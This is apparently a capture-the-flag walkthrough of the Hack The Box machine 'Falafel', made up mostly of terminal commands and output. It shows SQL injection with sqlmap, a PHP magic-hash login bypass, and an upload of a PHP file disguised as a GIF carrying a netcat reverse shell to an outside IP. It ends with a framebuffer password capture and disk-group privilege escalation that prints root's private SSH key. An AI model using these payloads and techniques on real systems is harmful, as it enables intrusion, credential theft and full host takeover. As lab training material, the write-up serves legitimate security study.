SQLMAP

REVERSE PHP SHELL(MAX CHARACTERS)

RAW2PNG

DISK GROUP PRIVESC

```
PORT   STATE SERVICE VERSION

22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

|   2048 36:c0:0a:26:43:f8:ce:a8:2c:0d:19:21:10:a6:a8:e7 (RSA)

|   256 cb:20:fd:ff:a8:80:f2:a2:4b:2b:bb:e1:76:98:d0:fb (ECDSA)

|_  256 c4:79:2b:b6:a9:b7:17:4c:07:40:f3:e5:7c:1a:e9:dd (ED25519)

80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))

| http-robots.txt: 1 disallowed entry

|_/*.txt

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Falafel Lovers

No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ )
```

```
root@kali:/home/kali/Desktop/hackthebox/falafel# gobuster dir -u http://falafel.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .txt,.php

/images (Status: 301) [Size: 311]
/uploads (Status: 301) [Size: 312]
/assets (Status: 301) [Size: 311]
/css (Status: 301) [Size: 308]
/js (Status: 301) [Size: 307]
/robots.txt (Status: 200) [Size: 30]
/cyberlaw.txt (Status: 200) [Size: 804]
/server-status (Status: 403) [Size: 299]
```

http://falafel.htb/cyberlaw.txt

http://falafel.htb/login.php

```
POST /login.php HTTP/1.1


Host: falafel.htb


User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://falafel.htb/login.php

Content-Type: application/x-www-form-urlencoded

Content-Length: 32

Connection: close

Cookie: PHPSESSID=31op0668u4eqvm0pv7v7eitd13

Upgrade-Insecure-Requests: 1



username=admin&password=password
```

```
root@kali:/home/kali/Desktop/hackthebox/falafel# sqlmap -level=5 -risk=3 -p username -r login.req
```

- **-level:** level of tests to perform (1–5, default 1)
- **-risk:** risk of tests to perform (1–3, default 1)
- **-p:** testable parameter(s)
- **-r:** load HTTP request from a fil

- — **string:** String to match when query is evaluated to True
- — **dump:** Dump DBMS database table entries
- — **batch:** Never ask for user input, use the default behaviour

```
sqlmap -level=5 -risk=3 -p username --string="Wrong identification" --dump --batch -r login.req
```

```
| ID   | role   | username | password                                    |

+------+--------+----------+--------------------------------------------+

| 1    | admin  | admin    | 0e462096931906507119562988736854            |

| 2    | normal | chris    | d4ee02a22fc872e36d9e3751ba72ddc8 (juggling) |

+------+--------+----------+---------------------------------------------

root@kali:/home/kali/Desktop/hackthebox/falafel# php –a

php > print(0e462096931906507119562988736854);

0
```

In this specific scenario, this poses a security issue because any password that has an md5 hash that starts with the string “0e” will authenticate us to the admin account. A quick google search on “0e md5 hash”, gives us several such strings:

```
$ echo -n QNKCDZO | md5sum
0e830400451993494058024219903391
```

admin-QNKCDZO

LOGIN SUCCESSFUL!!!

```
root@kali:/home/kali/Desktop/hackthebox/falafel# locate pattern_create

/usr/bin/msf-pattern_create

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb

root@kali:/home/kali/Desktop/hackthebox/falafel# /usr/bin/msf-pattern_create -l 250

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag
4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A

mv
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag
4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
```

```
Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1.gif

Saving to: 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah'
```

```
root@kali:/home/kali/Desktop/hackthebox/falafel# echo -n "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah" | wc -c

236

root@kali:/home/kali/Desktop/hackthebox/falafel# python -c 'print "A" * 232'

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

root@kali:/home/kali/Desktop/hackthebox/falafel# cat AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.php.gif

GIF8;

<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.17 8082 >/tmp/f"); ?>
```

http://falafel.htb//uploads/0703-1832_9131a0edbc70a24d/AAA.php


```
root@kali:/home/kali/Desktop/hackthebox/falafel# nc -nlvp 8082
```

SHELL GAINED!!!

```
www-data@falafel:/var/www/html$ cat connection.php

<?php

  define('DB_SERVER', 'localhost:3306');

  define('DB_USERNAME', 'moshe');

  define('DB_PASSWORD', 'falafelIsReallyTasty');

  define('DB_DATABASE', 'falafel');

  $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);

  // Check connection

  if (mysqli_connect_errno())

  {

    echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }

?>

www-data@falafel:/var/www/html$


www-data@falafel:/var/www/html$ su moshe

Password:

setterm: terminal xterm does not support --blank

moshe@falafel:/var/www/html

moshe@falafel:/var/www/html$ id

uid=1001(moshe) gid=1001(moshe)
groups=1001(moshe),4(adm),8(mail),9(news),22(voice),25(floppy),29(audio),44(video),60(games)

for x in $(groups); do echo ========${x}========; find / -group ${x} ! -type d -exec ls -la {} \; 2>/dev/null > ${x}; done

========moshe========

========adm========

========mail========

========news========

========voice========

========floppy========

========audio========

========video========

========games========

moshe@falafel:/var/www/html$ w

 18:41:57 up  1:31,  1 user,  load average: 0.00, 0.00, 0.00

USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT

yossi    tty1                      17:10    1:31m  0.04s  0.04s –bash

moshe@falafel:/var/www/html$ cp /dev/fb0 /tmp/fb0.raw

cat /sys/class/graphics/fb0/virtual_size | cut -d, -f1

1176

cat /sys/class/graphics/fb0/virtual_size | cut -d, -f2

885

root@kali:/home/kali/Desktop/hackthebox/falafel# cat raw2png.pl
```

```
#!/usr/bin/perl -w

$w = shift || 240;
$h = shift || 320;
$pixels = $w * $h;

open OUT, "|pnmtopng" or die "Can't pipe pnmtopng: $!\n";

printf OUT "P6%d %d\n255\n", $w, $h;

while ((read STDIN, $raw, 2) and $pixels--) {
  $short = unpack('S', $raw);
  print OUT pack("C3",
    ($short & 0xf800) >> 8,
    ($short & 0x7e0) >> 3,
    ($short & 0x1f) << 3);
}

close OUT;
```

```
root@kali:/home/kali/Desktop/hackthebox/falafel# ./raw2png 1176 885 < fb0.raw > fb0.png
```



```
yossi@falafel:~$ passwd MoshePlzStopHackingMe!
passwd: user 'MoshePlzStopHackingMe!' does not exist
yossi@falafel:~$ passwd
Changing password for yossi.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
yossi@falafel:~$ _
```

MoshePlzStopHackingMe!

```
yossi@falafel:~$ id

uid=1000(yossi) gid=1000(yossi)
groups=1000(yossi),4(adm),6(disk),24(cdrom),30(dip),46(plugdev),117(lpadmin),118(sambashare)

yossi@falafel:~$ debugfs /dev/sda1

debugfs 1.42.13 (17-May-2015)

debugfs:  cd /root

debugfs:  ls

debugfs:  cd .ssh

debugfs:  cat id_rsa

-----BEGIN RSA PRIVATE KEY-----

MIIEpAIBAAKCAQEAyPdlQuyVr/L4xXiDVK8lTn88k4zVEEfiRVQ1AWxQPOHY7q0h

b+Zd6WPVczObUnC+TaElpDXhf3gjLvjXvn7qGuZekNdB1aoWt5IKT90yz9vUx/gf

v22+b8XdCdzyXpJW0fAmEN+m5DAETxHDzPdNfpswwYpDX0gqLCZIuMC7Z8D8Wpkg

BWQ5RfpdFDWvIexRDfwj/Dx+tiIPGcYtkpQ/UihaDgF0gwj912Zc1N5+0sILX/Qd

UQ+ZywP/qj1FI+ki/kJcYsW/5JZcG20xS0QgNvUBGpr+MGh2urh4angLcqu5b/ZV

dmoHaOx/UOrNywkp486/SQtn30Er7SlM29/8PQIDAQABAoIBAQCGd5qmw/yIZU/1

eWSOpj6VHmee5q2tnhuVffmVgS7S/d8UHH3yDLcrseQhmBdGey+qa7fu/ypqCy2n

gVOCIBNuelQuIAnp+EwI+kuyEnSsRhBC2RANG1ZAHal/rvnxM4OqJ0ChK7TUnBhV

+7IClDqjCx39chEQUQ3+yoMAM91xVqztgWvl85Hh22IQgFnIu/ghav8Iqps/tuZ0

/YE1+vOouJPD894UEUH5+Bj+EvBJ8+pyXUCt7FQiidWQbSlfNLUWNdlBpwabk6Td

OnO+rf/vtYg+RQC+Y7zUpyLONYP+9S6WvJ/lqszXrYKRtlQg+8Pf7yhcOz/n7G08

kta/3DH1AoGBAO0itIeAiaeXTw5dmdza5xIDsx/c3DU+yi+6hDnV1KMTe3zK/yjG

UBLnBo6FpAJr0w0XNALbnm2RToX7OfqpVeQsAsHZTSfmo4fbQMY7nWMvSuXZV3lG

ahkTSKUnpk2/EVRQriFjlXuvBoBh0qLVhZIKqZBaavU6iaplPVz72VvLAoGBANj0

GcJ34ozu/XuhlXNVlm5ZQqHxHkiZrOU9aM7umQkGeM9vNFOwWYl6l9g4qMq7ArMr

5SmT+XoWQtK9dSHVNXr4XWRaH6aow/oazY05W/BgXRMxolVSHdNE23xuX9dlwMPB

f/y3ZeVpbREroPOx9rZpYiE76W1gZ67H6TV0HJcXAoGBAOdgCnd/8lAkcY2ZxIva

xsUr+PWo4O/O8SY6vdNUkWIAm2e7BdX6EZ0v75TWTp3SKR5HuobjVKSht9VAuGSc

HuNAEfykkwTQpFTlmEETX9CsD09PjmsVSmZnC2Wh10FaoYT8J7sKWItSzmwrhoM9

BVPmtWXU4zGdST+KAqKcVYubAoGAHR5GBs/IXFoHM3ywblZiZlUcmFegVOYrSmk/
```

```
k+Z6K7fupwip4UGeAtGtZ5vTK8KFzj5p93ag2T37ogVDn1LaZrLG9h0Sem/UPdEz

HW1BZbXJSDY1L3ZiAmUPgFfgDSze/mcOIoEK8AuCU/ejFpIgJsNmJEfCQKfbwp2a

M05uN+kCgYBq8iNfzNHK3qY+iaQNISQ657Qz0sPoMrzQ6gAmTNjNfWpU8tEHqrCP

NZTQDYCA31J/gKIl2BT8+ywQL50avvbxcXZEsy14ExVnaTpPQ9m2INlxz97YLxjZ

FEUbkAlzcvN/S3LJiFbnkQ7uJ0nPj4oPw1XBcmsQoBwPFOcCEvHSrg==

-----END RSA PRIVATE KEY-----


root@kali:/home/kali/Desktop/hackthebox/falafel# ssh -i id_rsa root@falafel.htb
```